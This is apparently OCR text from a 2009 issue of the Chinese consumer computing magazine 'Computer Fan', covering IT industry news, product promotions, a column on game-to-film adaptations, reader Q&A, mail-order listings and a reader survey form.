赛门铁克公司成都响应中心设立于 2008 年 2 月，将与位于全球各地的安全响应中心共同协作，针对当前威胁和安全风险进行监控分析，主动识别并分析新型威胁，并将作为中国互联网安全威胁现状的窗口，为本地以及全球用户提供更为强大的覆盖力度，从容应对新型威胁。

四大主板厂商中唯一一家营业额逆势增长的。技嘉之所以能够逆市上扬，主要是由于技嘉在激烈的价格战下坚持了其特有的技术创新和品质第一的产品策略。更重要的是，技嘉对品质和技术的追求获得了用户的认同。同比，相对于 2008 年 12 月份有了 77% 的增长。迎新年，赢牛年！相对其他厂商，技嘉在新年里最早体会到了春天的温暖！ **（姚雯）**

三诺展开全新音频产业布局

近日，三诺宣布 2009 年将展开全新的音频产业布局，并购了国内新锐耳机品牌乐味（lavie）。乐味在婕美德系等国际品牌用料和高超音质的同时，更强调产品的耐用性，已拥有多项专利技术，领先业界推出"15 日保退，2 年保换"等超值服务。三诺公司表示，乐味耳机所传递出的产品价值与三诺的企业理念极其相似，这也是双方合作的有力支点。三诺团队表示：未来三诺会发展以影音控制中心为导向的多媒体产品，来满足消费者对家庭娱乐的需求。**（李隆）**

趋势科技研发中心点亮南京软件城

日前，江苏省委就如何在南京做好经济工作，将南京建设成为软件名城进行了深入的调研考察。江苏省委书记梁保华、南京市委书记朱善璐、南京市长蒋宏坤等领导参观视察了位于南京雨花软件园和新城科技园的高新技术企业。其中，位于南京雨花软件园的全球互联网内容安全领导者趋势科技就是本次领导参观视察的重点企业之一。**（张健）**

微软 10 城市路演在即

2009 年 2 月 19 日，微软（中国）有限公司宣布将于 2009 年 2 月 24 日开始在全国展开主题为"明智 IT·逆势成长——2009 微软企业管理论坛"的 10 城市路演。此次活动的前四站将率先于成都（2 月 24 日）、重庆（2 月 26 日）、广州（3 月 3 日）、深圳（3 月 5 日）拉开帷幕，随后将先后在上海（3 月 11 日）、杭州（3 月 13 日）、北京（3 月 17 日）、青岛（3 月 19 日）、大连（3 月 24 日）、武汉（3 月 31 日）等 10 个城市展开，共历时 1 个多月。微软公司希望通过此次活动与企业共同探讨在经济低迷时期如何用更省钱的方式达到商业目标，并利用信息化构建核心竞争力，抓住机遇，逆势成长。此次巡展将展示微软的全线解决方案，同时，来自微软的权威架构师和 IT 运营经理将与企业客户进行面对面交流，帮助企业解决实际问题。**（杜昕）**

活动促销 · EXPRESS

长城电源牛年送好礼

长城电源作为中国优秀的开关电源产品，性能卓越、稳定可靠，得到了中国航天的肯定，成为中国航天专用产品。航天科技事业代表着我国科技产业最尖端的水平，长城电源能够成为电源界航天独家专用产品，表明长城电源已经代表开关电源的尖端水平。中国航天事业合作伙伴长城电源，为感谢国人对中国航天事业和长城电源的支持和厚爱！特在 2009 年 2 月 25 日 ~ 3 月 20 日期间举行大型促销活动，凡在活动期间购买带活动标识的指定型号长城电源产品，即可获得金龙鱼食用调和油一瓶。现场兑现，数量有限，送完为止！ **（李隆）**

限量无敌价 抢购倒计时

奋达从 2 月 15 ~ 3 月 31 日的促销已经在火热进行中了，活动范围遍及全国，促销产品更是丰富多彩，有古典的流金岁月 C-10（原价 238 元，限量无敌价 168 元），也有时尚精品的 IS500（原价 298 元，限量无敌价 168 元）以及 IS-200（原价 188 元，限量无敌价 98 元）。这些促销产品与 2008 年同期的价格相比，有近 50% 的优惠！ **（李隆）**

航嘉 3·15 期间买机箱电源送验钞器

2009 年 3 月 10 日 ~ 3 月 31 日期间，航嘉在全国各地开展"良芯不掺假，节能不打折"活动。活动期间，消费者可以在航嘉门店学习如何识别真假电源，以及认识劣质电源给电脑应用会带来多少危害。活动期间购买多核系列、冷至尊、磐石 400 电源以及恺撒二、黑钻 H511、A421、A501 等机箱的消费者，将获得价值 18 元的多功能验钞器一个。**（李隆）**

CF [YP32]

网游热评 COMMENT

■撰稿/奥特曼打小怪兽

从垃圾中来，到……去

——简述第八艺术与第九艺术那纠缠不清的关系

前一阵子陪老婆看了《赤壁2》，完全被雷到了，其“雷片之王”的断语看来是坐实了。且不说犹如美军凝固汽油弹般威力的燃烧弹或差可比拟UZ冲锋枪般的诸葛弩，单是小乔独身赴曹营以一杯茶拖延曹魏大军的剧情就完全颠覆了既往三国的全部理念。当时就有影迷指出，小乔开了外挂，要不然怎会如此“疯狂”？而几乎在同时，完美的同名网游《赤壁》则高举反外挂大旗，开始了史诗般的打击外挂活动，取得了傲人的成果——我们知道，只有方兴未艾或如日中天的网游才会大张旗鼓地打击外挂，由目前网游《赤壁》的完美表现来看，其完全颠覆了奥特曼脑中根深蒂固的“游戏+电影=馒头就咸菜，总有一个不怎么样，或者二者都不怎么样”的理念。



作为小弟的日子

第九艺术指得就是游戏，比起第八艺术电影来说，来得要晚很多，是不折不扣的小弟。于是在游戏与电影互动的最初，完全是一些玩票性质的合作，而且还是清一色的游戏改编电影——当时的电影可看不上游戏那点收入，大制片人们也不会考虑用游戏来拉动票房。乌宝（Uwe Boll），一位来自德国享誉世界的导演，他坚信“地球上或许没有最好的导演，但有最烂的导演”，他的一生钟情于拍摄游戏改编的电影，并拍成“没有最烂只有更烂”的神奇效果。“丰富的想象力和神鬼莫测的改编能力”令《死亡之屋》、《鬼屋魔影》、《吸血莱恩》、《末日危城》等游戏Fans怒火中烧——结果是，他下战书邀请对他愤恨的记者，游戏Fans们与他在公众面前用拳击了断，而完全隐藏了自己曾是职业拳手的历史。以至当时暴雪总裁曾对他下了最真诚的告白：“我们不会出售《魔兽世界》的电影改编权，不会卖……尤其是你。”

其实，同期一大批游戏改编电影都谈不上成功，都是小众行为，比如《银翼杀手》、《古墓丽影》、《生化危机》、《毁灭战士》等，忠实的Fans们对自己深爱的游戏能搬上大屏幕都是热切期待，举双手双脚支持，但对于非游戏圈来说，这些电影都是不入流的，都谈不上拥有第八艺术那充满感染力的光辉，都是掏游戏Fans腰包的小制作。当你看过《双截龙》电影版的双截傻龙，尚格·云顿那部只得3分的《街头霸王》，让索尼惨败的《最终幻想》（其后作《圣子降临》口碑还算不错，你今后肯定会对游戏改编的电影敬谢不敏。

大哥更现实

从电影到游戏，那是当游戏已经形成产业，并影响到亿万观众之后的事情了，电影制片者终于不再忽视游戏人群的票房潜力而开始考虑：我们是否把自己的电影改编为游戏，一同拉动一下不同娱乐人群对同一题材的热情呢？可惜的是，电影大哥们的做法太过现实，为了赶在电影档期之前推出同名游戏暖市，这些游戏的门外汉们开始了一轮胡干、蛮干的高潮，丝毫不去考虑游戏行业的独特性、可玩性，这类游戏只有一个指标：那就是电影档期之前推出！游戏连“鸡肋”都算不上，怀着滚烫的心玩这些游戏的玩家纷纷发下毒誓：这辈子再也不玩电影改编的游戏了！你也许会要求奥特曼给出些证据……这……真是太简单了。

阿汤哥的《少数派报告》绝对是其代表作之一，但可惜的是同名游戏完全砸了克鲁斯的形象，愚蠢的AI、蹩脚的武器、迟钝的控制和糟糕的视角让玩家那个郁闷啊——这还是Activision跨平台的神作呢；育碧也好不了多少，没有任何武术沉淀的他们非要和《卧虎藏龙》过不去，如果你玩到只会撞墙的李慕白或会穿墙的玉娇龙，相信我，你会叶的，还有一款名为《黑客帝国》的大作，当你忍受一切Bug、控制失误、图像错误后会遇到的大奖将是死机……其实，诸如《蜘蛛侠》、《哈利波特》、《指环王》等等，均是赶工之作。而当年国内电影大作，比如《十面埋伏》、《龙虎门》、《七剑》等合作推出网游版的，其结果均不大好，电影热度一过，游戏这出戏也就凉了。

谈到这儿，奥特曼不得不说下当时胡说什么游戏与电影互补，改编的作品能给体验者带来双重享受的谬论，这简直是睁着眼睛说瞎话，再好的题材，如果改编得很烂，你说谁会去看？

大为改观的现状

经历过无数批评和挫折后，当前的游戏与电影之间的改编，会显得理智些，毕竟被批评不是什么好事，而且认真一些的态度和专业一些的制作对于收入也是不错

的支撑。2009年，我们将看到众多游戏与电影交织的作品，比如《街头霸王之春丽传奇》，制作方特意选择了有一半中国血统的加拿大女星克里斯汀·克鲁克饰演女主角春丽，靓丽的角色先声夺人，而春丽为父报仇的故事，也远比将街霸十几个角色一并烩菜好演绎得多；据说史诗级别的《魔兽世界》四部曲的第一部也会在今年上映，萨尔振兴兽族的经典故事将搬上大荧幕，谨慎的暴雪应该不会胡乱砸自己的摇钱树，至少本作能达到《指环王》系列的水准；《龙珠》的网游和电影均在今年推出，这着实令Fans们期盼不已，奥特曼感觉韩式龙珠网游可以一试；华纳兄弟对《科南时代》的改编也是我们要关注的，虽然国内玩过本作的玩家不多，但听过这款网游大名的肯定不是少数，至少也是若干系列的大作，不过华纳的速度似乎有点慢，让人们怀疑其资金是否够用……



完美时空副总裁表示："我们一直希望能够用娱乐的方式将中国的历史文化普及给网络游戏受众。希望在同名电影《赤壁》公映后，会有更多的人熟悉三国文化，了解中国的历史，让中国的传统文化通过电影和游戏这种娱乐模式得以传承。"

在游戏与电影的交互改编中，我们看到了新的改变，拍电影就交给懂电影的拍，做游戏就让懂游戏的做，而且限制更少，这让一些改编精品会脱颖而出。就像文章标题所写的，从垃圾中来，到……去，奥特曼希望以后此类作品件件都是精品——虽然目前还没有真正的改编精品诞生，但曙光已经不远了。

艺术是用来救市的

也许，你不会认同奥特曼关于"艺术是用来救市的"的观点，但当印度的《乞丐富翁》拿下若干奥斯卡大奖，激励大量深处危机泥沼的人们后，当游戏和电影产业在金融危机下不退反进，日益红火之时，你不能否认第八和第九艺术的影响力。

前两天，奥特曼看了两部游戏改编的电影，一部是《英雄本色》，一部是《杀手47》。在电影评论界，它们都是不甚成功的作品，评分也都刚刚及格而已，但当你看《英雄本色》时，会强烈感到主人公在罪恶的都市中挣扎的痛苦，这是在游戏中无法体味的，而《杀手47》的背景虽然有些生硬，但好在奥特曼玩过几个月本作游戏版，所以对电影中冷血杀手温情的一面感触很深，甚至在电影结束后还有些意犹未尽。

小结：定位最重要

游戏和电影都是当今拥趸最多的艺术形式，其相互之间的融合也走过了坎坎坷坷，日臻完美。当改编成电影的不再以游戏人群为定位，改编成游戏的不再以电影的陪衬出现，这两种艺术形式碰撞产生的热量是惊人的，其生命力会更长远，在寒冷的金融危机中也能给人们带来些许温暖。

CF [SQ01]

如何成为游戏动漫研发人才

——3D角色设计篇

读者陈琳来信：

由于金融危机，我打算给自己重新做一个职业规划。听说网游行业是受影响最小的行业之一。而且，角色设计师刚好是我感兴趣的职业，但我不知道该如何进入这个行业，也不知道成为一名高级角色设计师应该具备哪些知识？另外，能不能推荐一所较好的学校？

陈琳你好！

在游戏飞速发展的十年历程中，游戏公司之间、游戏品牌之间的竞争日益激烈，因此各游戏公司对高水平的角色设计人才的需求与日俱增。

现在游戏中新技术层出不穷，比如大量的程序及动画纹理、更高的AI等等。而ZBRUSH和法线贴图的出现，实现了更真实的物体外表，肌肉和皮肤变形的应用也往往令人瞠目结舌。随着玩家对游戏越来越多的接触，对于画面、角色的要求也日益提高，如今普通的绚烂效果已经满足不了玩家的视觉享受。因此，在创作中如何挖掘更多的新鲜元素和创意，怎样走多样化路线，已是角色设计师们需要考虑的头等大事。

游戏的角色生命来源于生活。经验丰富的前辈是工作中最好的老师，他们拥有很多独特的经验与技巧。对多数希望跨入这一领域的新人来说，专业的学习是一个快速进入行业的好方法。因此，选择学校除了考量学校在行业内的声誉，是否具备资深经历的师资团队也是一个硬性标准。

有一所学校值得推荐，那就是汇众教育。在这里有500多位游戏、动漫、影视教学及课程研发的师资队伍，全部来自企业一线，参与过多部知名游戏、动漫产品或重大影视项目的研发、制作与运营，有的老师还出版了多部专业著作。鲜活的创意更需要强大的技术支持：3DMAX软件基础、游戏材质基础、游戏道具制作、作品渲染、游戏场景制作技巧、场景材质制作；掌握游戏道具、场景制作技能，独立完成3D角色制作环节，次世代美术制作……"云世界"中充满创造力的"建构式"教学模式和资源整合优势，更多详细的信息可以参考汇众教育集团网站：http://www.gamfe.com。

CF [SQ02]

名博论语 WORDS



“我花了980元给我爸我妈买了两套××热灸服。我家黑龙江的，冬天冷，父母平时身体也不大好，有风湿病，我看电视购物里说这个热灸服，能挡风，发热，还治疗各种风湿疼痛，就特意买了两套，并按照说明书在微波炉里加热三分钟，气死我了，居然着火了！”

——315接线员“三月电话”的博客中透露的投诉

最珍惜的财产？我的经历。你觉得最奢侈的是什么？拥有一个湖，一座山，一片森林。还在世的人中你最轻视的是谁？这怎么敢说，我自己。何时是你生命中最快乐的时刻？和朋友喝酒聊天，骑马飞奔的时候，滑单板从雪山上滚落下来的时候。你的座右铭是什么？你是一头猪，不要因为贴了一个很时髦的标签，就以为自己不是猪。

——新东方俞敏洪在回答一连串的问题

老北京人说话不仅损，而且逗，逗得还很形象。比如形容男人怯懦，胆儿小，就用“怂窝子”，想讽刺一个人就会伺候人，为人奔走，拍马屁，就比喻为“碎催”，拍马屁过分儿了，就是“马屁塞子”，有种人天生小气，吝啬，自私，那就是“鸡贼”，与之相反，这个人仗义，就是“局器”。

—— 金汕说北京人“损人”的方式

由于汇率的关系，现在出国，和两年前出国相比可以省不少钱。以英国谢菲尔德大学 的新闻学专业(Journalism Studies)为例（学制三年）：仅学费一项，就省出近16万。生活费按平均5500英镑/年计算，差价88110 元，，这样下来，全部留学费用可节省近25万。

——新东方的博客

网上有则评语：史上最神秘的部门——有关部门；史上最神秘的人士——有关人士；史上最权威的人——专家教授。


——李承鹏的博客

人们习惯于同情“弱者”，而所谓“弱者”，只不过是“暂时没有作恶的条件”……

——董路的博客

前些日子看资本主义国家错误腐朽电视连续剧《越狱》和《二十四小时》，里面经常会说到一些神秘的“Company”，我们的翻译是“公司”，这些神秘的公司左右着政府和国际形势的走向。

——韩寒的博客



CF [SQ003]

高分问答 WANTED

问:日常生活中的常买的商品成本有多少钱？利润高吗？

答:下面帮您揭秘。不过请注意，很多商品成本不在生产成本，而在后期推广费用，比如电视广告之类，这些费用也是不低的。

1.饮料

非碳酸类果汁饮料的利润最大，市场零售价2块钱的果汁饮料连包装成本加设备成本只有7分钱，而易拉罐饮料则更低，仅有5分钱。呵呵，下次不要再说5块钱买2.5升的大饮料便宜了，成本绝对超不过5毛钱。

2.牙膏

牙膏，其中最贵的成分——发泡剂成本仅为600元/吨左右甚至更低，而这600元的发泡剂足足能够装满6000只最大号的180克牙膏。剩余的有效成分成本更是可以忽略不计了，碳酸钙粉末每吨用量成本仅为120元左右，最高级的含氟牙膏其有效成分——单氟磷酸钠每吨成本不过100元。

3.小家电

大家可能注意，其实比起冰箱彩电，小家电的成本最低，利润最高。飞利浦就是做小家电起家的大公司之一。其实，1800元的刮胡刀制造成本往往只比18元的刮胡刀高一点点，但在零售时却可以卖到10，倍价钱。用飞利浦剃须刀的请举手:您好几百元的高科技产品其实也就值20块钱。用九阳豆浆机的请举手，九阳公司的市值已经超过海尔，你相信吗？

问:如何判断出一个人在说谎？

答:通常情况下有这么几种方法可以判断:


1.在其回答疑问句时，眼睛不自觉地向左上方瞟，说明他在编造所说的事物(与之相反向右下角瞟说明其在回忆所说事物)。

2.在其陈述事物时，对细节的描述不是那么清楚，例如问题是:“你今天下午去哪里了?”回答:“我去陪一个朋友喝酒了。”

3.陈述时，语气过分平和，缓慢，很少有语法上的差错。说明所陈述的事物是事先准备过了的。

4.在被打断后很难接上自己主动要陈述的事物，要提醒才能继续说的时候，一般是说谎或者是自己未经历从别处听说的。

5.目光交流时，不自觉地回避对方的目光时。“请看着我的眼睛，继续说！”这招很灵，试试看。



CF [SQ005]

《电脑爱好者》(普及版)

2009年3月刊火爆上市！

★难度适合初级电脑用户。
★循序渐进、由浅入深，极具系统性。
★简单朴实、图文并茂，极具实用性。

本期重点文章推荐！

软件们 请不要过于热情
冲洗数码照片谨防被裁
亲手打造精美个性礼品
IE浏览防黑请用这几招
收藏夹上网 到处都是家的感觉
本来就很“熟”——图解笔记本外部接口
浏览器家族又添新兵——搜狗浏览器抢先看
小小图标 肚里乾坤大——隐藏在桌面上的秘密
Workrave 爱玩电脑？就让电脑管管你！
你想成为明星吗？“可牛影像”助你美梦成真

更多超级实用文章供你享用！

成就五笔高手就这三招
口袋电影转换我最强
字体安装步步通
传文件 QQ解你燃眉之急
给你的硬盘请个保健医生
小巧沙盘 保系统平安
学习器揭开注册表面纱
格式工厂 文件格式任你转
个性毛笔字签名 就这么简单
以最快的速度为填空题留空
幻灯片边演示边勾画
不需外人 幻灯片直接导入文档
照片视频 我就要“非主流”
网络视频“单独”看
走！上“百度有啊”逛逛
DIY攒机在线装
轻点鼠标 游遍故宫
联合排查 病毒无处藏
热门小说 一个也不放过
网上银行 省时省力好轻松（下篇）
手机游戏试了才说好
网页贴图批量快速下
未雨绸缪备份QQ好友
离线发文件 不是会员也能用
既能屏蔽群 又能关注焦点
精彩视频快速截取
远隔千山玩打印
坐拥字体花园 感受奇葩幽香（下篇）

随时快速启动屏幕保护程序
获得文件详细路径的两种方法
获取系统帮助和支持的三种方法
换种方法调出常用工具窗口界面
压缩解压 还有更强的——7-Zip
图解免费搜索引擎（之上网找歌篇）
数码照片处理请用“光影魔术手”
Word 2007表格使用技法图解
暴风袭来赏大片 格式转换我最能
新版下载工具easyMule使用图说
巧用WinRAR轻松分类备份文件
快乐轻松转换掌上电影格式

别弄混了——无线网卡区别无线上网卡
我能想到最浪漫的事——让照片慢慢变老
蛮干的麻烦——安装硬件不仔细带来的故障
换个角度看问题——详谈数码产品液晶屏
也许你需要更懂音箱
当鼠标只爱“双击”
建筑物拍照的学问
卡片机这样的才好用

编辑部精心打造的实用光盘不容错过！

■光盘特别推荐
诺顿网络安全特警2009
Photoshop经典效果1000例
压缩软件WinRAR的使用

■大众软件
快乐影音转换器
文件万能大师
3GP手机视频下载王
注册表学习器
格式工厂
美图大师
顶天加密宝
Fix8飞秀

■CFAN学院

■产品导购
十大新品人气鼠标
热门潮流摄像头导购

■掌中天地
09值得关注的10款数码相机
拍照手机8年发展历程

■电子书刊
《快车志》
《中华遗产》
《中国国家地理》

订阅零售：全国各地邮局（所）和报刊亭　　邮发代号：80-500
零售价格：7.8元（含CD）　　邮购查询方法：010-68258784
在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场

杂志订阅
1. 2009年《电脑爱好者》杂志，订价144元
2. 2009年《电脑爱好者(普及版)》杂志，订价93.6元（每期送光盘）

电脑爱好者图书

2008 下半年《电脑爱好者》合订本，邮购价 39.8 元 / 套
电脑超全故障解答 4000 例，邮购价 25 元 / 本
全图解十天玩转电脑，邮购价 25 元 / 本
2008 上半年《电脑爱好者》合订本，邮购特价 30 元 / 套
《电脑爱好者》十五周年珍藏 DVD 光盘，邮购价：38 元 / 套
2008 年爱好者典藏版，邮购价 25 元 / 本，邮购代码 :SK0212
2008 普及版增刊（上）技压群雄技巧 8000 招，邮购价 25 元 / 本
2007 年普及版精华合订本，邮购代码：CFA07，价格 29.8 元 / 本
2007 下半年《电脑爱好者》合订本，邮购价 39.8 元 / 套
2007《电脑爱好者》增刊下 22.5 期杂志，邮购价 5 元 / 本
2007 普及版增刊（下）傻博士故障问答 3000 例，邮购价 25 元 / 本
2007 上半年《电脑爱好者》合订本，邮购价 38 元 / 套
《系统应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0202
《软件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0203
《硬件应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0204
《网络应用绝密 X 档案》，邮购价 25 元 / 本，邮购代码：SK0205

实惠礼包区

2008合订本大礼包:**56**元
(邮购代码: 08HD)
爱好者（08下半年+08上半年）合订本

普及版合订本大礼包:**42**元
(邮购代码: 07PJH)
07普及版合订本+06普及版合订本

2007合订本大礼包:**56**元
(邮购代码: 07HD)
爱好者（07下半年+07上半年）合订本

普及版增刊、合订本大礼包:**47**元
(邮购代码: PH2)
技巧8000招+2007普及版合订本

06-07合订本大礼包:**100**元
(邮购代码: 06-07HD)
2006年-2007年电脑爱好者合订本

2006合订本大礼包:**56**元
(邮购代码: 06HD)
爱好者（06下半年+06上半年）合订本

凡购买上述大礼包，即可获得如下优惠：
1. 加 10 元获得 2006 年爱好者典藏版、2006 增刊下、2006 普及版增刊、2006 年傻博士问答 2000 例中任一本。
2. 加 15 元获得 2007 普及版增刊（下）傻博士故障问答 3000 例一本。
3. 加 20 元获得 2008 年爱好者典藏版一本。
（购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。）

邮购方法：
邮局汇款：北京123信箱，收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。

联系方式：
24小时语音自助查询电话：010-68259307/68259457
咨询、查询：周一到周五，9:00～11:30，13:00～17:30
在线QQ：864186362　　手机短信：13801293315

在线订购网址：
http://shop.cfan.com.cn

电脑爱好者 2009年第6期 评刊调查表



DU ZHE PING KAN 读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

一等奖1名 价值：500元/份

二等奖5名 价值：200元/份

三等奖10名 价值：50元/份



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan0906



★本期奖品将从"CFan奖品池"中抽出！**更多悬念，更多诱惑，更多惊喜！**这是一个充满魔力的奖品池，随杂志社新入库产品的变化，而不断变化！这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2009年4月15日(以邮戳为准)请寄至：北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2009年第6期收(邮编100036) 发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

2008年第23期优秀文章

第一名(奖金500元)："CFan新视界"栏目《"潜规则"下的真实游戏》作者：杜昕

第二名(奖金300元)："特别话题"栏目《Firefox的冒险之旅》作者：TreeNewBee

第三名(奖金200元)："特别话题"栏目《摄像头的72般变化》作者：张宇

2008年第24期优秀文章

第一名(奖金500元)："特别话题"栏目《冬季音乐的10大应用+6大推荐》作者：Powerson

第二名(奖金300元)："稀饭软组织"栏目《年终大扫除 图片管理招中招》作者：张志国

第三名(奖金200元)："CFan新视界"栏目《"彩虹QQ"们含三聚氰氨吗？》作者：张文

第三名(奖金200元)："达人会馆"栏目《闹鬼？电脑里的那些怪事》作者：香草、陈金皎

以下6位读者被评为2008年第23期热心读者

一等奖1名(奖品：罗技快看合金版摄像头，799元/个)

余廷(北京)

二等奖2名(奖品：罗技炫彩耳麦，189元/个)

胡兆华(广东) 应泽胜(宁夏)

三等奖3名(奖品：罗技快看畅想版网络摄像头，99元/个)

李国刚(四川) 孙瀚(湖北) 陈铭洋(湖北)

以下16位读者被评为2008年第24期热心读者

一等奖1名(奖品：联想160GB超薄移动硬盘，500元/块)

章乔(河北)

二等奖5名(奖品：昂达MP3，399元/个)

冯哲敏(上海) 顾鹏(山西) 靳勇(四川) 王小科(新疆) 徐梦(安徽)

三等奖10名(奖品：索尼耳机，70元/副)

彭宇(北京) 林越青(江西) 高静(广西) 丁洋(山东) 胡昕一(福建) 徐浩晨(广东) 李航(湖北) 苏河(吉林) 杨阳(湖南) 钟玉杰(江苏)

■个人资料

姓名________ 年　龄________

性别________ 文化程度________

职业________ 联系电话________

通讯地址________邮编________

QQ/MSN________ E-mail ________爱好者论坛ID________

·您的平均月收入范围是：

(1)没有固定收入　(2)2000元以内　(3)2000～3000元

(4)3000～4000元　(5)4000～5000元　(6)5000元以上

·您现在拥有的电脑数量为____台。

·您现在拥有下列哪些硬件产品？(可多选)

(1)台式电脑　(2)笔记本电脑　(3)DV或DC　(4)智能手机

(5)MP3、MP4数码相框等数码产品　(6)家庭影院或HTPC

(7)PSP、NDSL等掌上游戏机　(8)Wii　(9)Xbox电视游戏机　(9)GPS设备

·您对以下哪些硬件感兴趣：(可多选)

(1)PC整机　(2)PC配件　(3)笔记本电脑　(4)手机、数码产品　(5)外设产品等

■本期文章评价

("文章代码"栏请填文章结尾处的代码，如：YJ01。)

本期最喜欢的文章

原因编码：a时效性强　b技术实用　c内容丰富　d学到知识　e幽默有趣　f值得收藏　g立意新颖　h观点独到　i恰巧需要　j提高工作效率　k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差　(2)不实用　(3)选题重复　(4)难度较高　(5)难度太低　(6)不真实　(7)不新颖　(8)不够详细　(9)有字/语法错误　(10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因

本期综合评价

1.本期杂志的总体难度：

□太简单　□比较适中　□有点难　□太难

2.您认为本期"3·15"专刊策划得如何？

□很好　□比较好　□一般　□没意思

您关注的IT产品维权领域有________

3.本期的优点和不足是什么？（可另附纸写）

____

.3NOD® 三诺

大音希声

三诺N-50G

『大音希声』语出《道德经》：

『大方无隅，大器晚成。大音希声，大象无形。』

其中又说：『听之不闻名曰希。』

王弼注：『大音，不可得闻之音也。有声则有分，有分则不宫而商矣。分则不能统众，故有声者非大音也。』


在《天运》中，庄子还论述了『天籁』的特点：

『听之不闻其声，视之不见其形，充满天地，苞裹六极。』

郭象注：『此乃无乐之乐，乐之至也。』这实际上就是老子所提倡的『大音希声』。







三诺N-50G 音乐鉴赏型

PC Hi-Fi 旗舰书架箱

钢琴烤漆面板与高密度侧板大纹路木制贴皮相得益彰，质朴外形凸现非凡气度，以奢华而不糜费之用料，专业鼎级之电声设计、细致入微之后期调校雄踞PC Hi-Fi至高点，打造至清至真的音乐之皇。

■ 专业至尊之用料

6.5寸专业纸浆松压盆中低音单元，10000微法红宝石滤波电容，大量专业金属聚酯薄膜电容和聚丙烯电容，120W的大功率"环牛"变压器贰个TDA7294和壹个LM4766T功放芯片，倍受专业级发烧人士热捧之运算放大芯片NE5532，强悍器件底气十足

■ 高端电子分频技术

采用传统HiFi音响专用之杰出电子分频技术，获得更理想的高音和低音重放比例，避免相位失真，高中低频衔接自然平衡性高，给你原汁原味现场般的音乐尊享

深圳市三诺科技发展有限公司　全国免费咨询热线:800-999-5328　www.3nod.com.cn

电脑爱好者　２００９年第６期　３月下

　　《电脑爱好者》杂志社创建于１９９３年６月，隶属于中国科学院。杂志社的旗舰产品《电脑爱好者》半月刊的月发行量已近８０万册，连年稳居“中国电脑刊物发行量第一的”的宝座。１０年来，《电脑爱好者》秉承浅显易懂、通俗流畅的风格，面对越来越多的初中级电脑爱好者，传播电脑知识，培养电脑人才，其内容广泛涉猎软件、硬件、市场、评测、网络、游戏、编程等多方面，每年一度的“编辑选择奖”和“电脑爱好者最喜爱品牌”　在业界深具影响力，奖牌和ＬＯＧＯ也被广泛采用。这本“大家都能看懂的”《电脑爱好者》半月刊早已经成为电脑爱好者首选的学习读物。